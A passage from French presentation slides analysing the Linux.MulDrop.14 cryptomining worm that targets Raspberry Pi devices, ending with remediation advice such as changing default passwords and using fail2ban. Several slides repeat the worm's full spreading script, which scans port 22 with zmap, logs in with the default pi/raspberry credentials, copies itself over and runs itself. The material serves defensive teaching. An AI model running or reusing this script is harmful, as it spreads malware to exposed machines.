$MYSELF pi@$IP:/tmp/$NAME && echo $IP >> /tmp/.r && sshpass
-p raspberry ssh pi@$IP -o ConnectTimeout=6 -o
NumberOfPasswordPrompts=1 -o
PreferredAuthentications=password -o
UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no "cd
/tmp && chmod +x $NAME && bash -c ./$NAME" &
09:     done
10:     rm -rf $FILE
11:     sleep 10
12: done
```

Scan des machines avec
le port 22 ouvert,
stockage de leur IP dans
un fichier

Mineurs malwares - Linux.MulDrop.14 - Analyse

Analyse

```
01: NAME=`mktemp -u 'XXXXXXXX'`
02: while [ true ]; do
03:     FILE=`mktemp`
04:     zmap -p 22 -o $FILE -n 100000
05:     killall ssh scp
06:     for IP in `cat $FILE`
07:     do
08:         sshpass -p raspberry scp -o ConnectTimeout=6 -o
NumberOfPasswordPrompts=1 -o
PreferredAuthentications=password -o ←
UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no
$MYSELF pi@$IP:/tmp/$NAME && echo $IP >> /tmp/.r && sshpass
-p raspberry ssh pi@$IP -o ConnectTimeout=6 -o
NumberOfPasswordPrompts=1 -o
PreferredAuthentications=password -o
UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no "cd
/tmp && chmod +x $NAME && bash -c ./$NAME" &
09:     done
10:     rm -rf $FILE
11:     sleep 10
12: done
```

Pour toutes les IP dans le fichier, tentative de connexion en ssh avec les identifiants et mots de passe par défaut (pi et raspberry), pour y copier le fichier du virus

Mineurs malwares - Linux.MulDrop.14 - Analyse

Analyse

```
01: NAME=`mktemp -u 'XXXXXXXX'`
02: while [ true ]; do
03:     FILE=`mktemp`
04:     zmap -p 22 -o $FILE -n 100000
05:     killall ssh scp
06:     for IP in `cat $FILE`
07:     do
08:         sshpass -p raspberry scp -o ConnectTimeout=6 -o
NumberOfPasswordPrompts=1 -o
PreferredAuthentications=password -o
UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no
$MYSELF pi@$IP:/tmp/$NAME && echo $IP >> /tmp/.r && sshpass
-p raspberry ssh pi@$IP -o ConnectTimeout=6 -o
NumberOfPasswordPrompts=1 -o
PreferredAuthentications=password -o
UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no "cd
/tmp && chmod +x $NAME && bash -c ./$NAME" &
09:     done
10:     rm -rf $FILE
11:     sleep 10
12: done
```

Enregistrement des IP
infectées

Mineurs malwares - Linux.MulDrop.14 - Analyse

Analyse

```
01: NAME=`mktemp -u 'XXXXXXXX'`
02: while [ true ]; do
03:     FILE=`mktemp`
04:     zmap -p 22 -o $FILE -n 100000
05:     killall ssh scp
06:     for IP in `cat $FILE`
07:     do
08:         sshpass -p raspberry scp -o ConnectTimeout=6 -o
NumberOfPasswordPrompts=1 -o
PreferredAuthentications=password -o
UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no
$MYSELF pi@$IP:/tmp/$NAME && echo $IP >> /tmp/.r && sshpass
-p raspberry ssh pi@$IP -o ConnectTimeout=6 -o
NumberOfPasswordPrompts=1 -o
PreferredAuthentications=password -o
UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no "cd
/tmp && chmod +x $NAME && bash -c ./$NAME" &
09:     done
10:     rm -rf $FILE
11:     sleep 10
12: done
```


← Elévation des droits du
fichier virus, et
lancement de celui-ci

Mineurs malwares - Linux.MulDrop.14 - Analyse

Analyse

```
01: NAME=`mktemp -u 'XXXXXXXX'`
02: while [ true ]; do
03:     FILE=`mktemp`
04:     zmap -p 22 -o $FILE -n 100000
05:     killall ssh scp
06:     for IP in `cat $FILE`
07:     do
08:         sshpass -p raspberry scp -o ConnectTimeout=6 -o
NumberOfPasswordPrompts=1 -o
PreferredAuthentications=password -o
UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no
$MYSELF pi@$IP:/tmp/$NAME && echo $IP >> /tmp/.r && sshpass
-p raspberry ssh pi@$IP -o ConnectTimeout=6 -o
NumberOfPasswordPrompts=1 -o
PreferredAuthentications=password -o
UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no "cd
/tmp && chmod +x $NAME && bash -c ./$NAME" &
09:     done
10:     rm -rf $FILE
11:     sleep 10
12: done
```

Chargement sur la
machine cible du
malware



Mineurs malwares – Linux.MulDrop.14 - Blocage

Blocage de Linux.MulDrop.14

- Formatage de la carte SD de la Raspberry
- Application des règles basiques de sécurité :
 - Changer tous les mots de passes et identifiants par défaut
 - S'assurer que le superutilisateur nécessite un mot de passe (ce qui n'est pas le cas par défaut)
 - S'assurer que le système est à jour (surtout le serveur SSH)
 - Si vous n'utilisez pas de communication SSH, désactivez le port 22
 - Utiliser un firewall
 - Installer fail2ban, pour notamment se prémunir des attaques en brute force

En conclusion...



Contact : doriane.perard@isae-supaeero.fr

Merci pour votre
attention

